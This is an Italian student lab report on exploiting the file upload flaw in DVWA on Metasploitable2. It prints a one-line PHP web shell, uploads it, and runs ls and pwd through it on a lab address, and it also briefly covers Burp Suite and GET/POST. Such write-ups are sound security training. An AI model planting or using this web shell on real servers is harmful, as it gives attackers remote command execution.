S6L1

Report sull'Esercizio di Sfruttamento della Vulnerabilità di Upload in DVWA

In questo esercizio, ho sfruttato la vulnerabilità di file upload presente nella Damn Vulnerable Web Application (DVWA) per caricare una shell PHP e ottenere l'esecuzione di comandi da remoto.

1. **Preparazione dell'Ambiente**


Ho avviato DVWA su Metasploitable2 e configurato il livello di sicurezza su "Low".


2. **Creazione della Shell PHP**

Ho creato una shell PHP chiamata **shell.php** con il seguente codice:


<?php
system($_REQUEST['cmd']);
?>

Questo codice permette di eseguire comandi passati tramite il parametro cmd nelle richieste HTTP.








3. **Caricamento della Shell PHP**
Ho navigato verso la sezione File Upload di DVWA ed ho caricato il file **shell.php** utilizzando il modulo di caricamento.




4. **Verifica caricamento**
Dopo il caricamento, DVWA ha fornito un percorso al file caricato: **http://192.168.50.103/dvwa/hackable/uploads/shell.php**.
Ho verificato la presenza del file caricando l'URL e aggiungendo il parametro **cmd=ls**








Questo comando ha elencato i file nella directory di caricamento, confermando che shell.php è stato caricato con successo.




5. **Esecuzione di Comandi Remoti**

Ho utilizzato Burp Suite per intercettare le richieste HTTP e inviare comandi alla shell PHP successivamente ho modificato la richiesta per eseguire pwd (print working directory) e ottenere il percorso corrente del server:



Con Burpsuite sono riuscito ad intercettare i metodi HTTP e i principali sono stati **GET** e **POST**.
Il metodo **GET** è utilizzato per recuperare risorse senza inviare dati sensibili o modificare lo stato del server infatti lo vediamo usato per la connessione al server o nella richiesta ls.



Mentre il metodo **POST** è utilizzato per inviare dati sensibili e per operazioni che cambiano lo stato del server, come il login infatti lo vediamo quando si carica il file sul sito DVWA.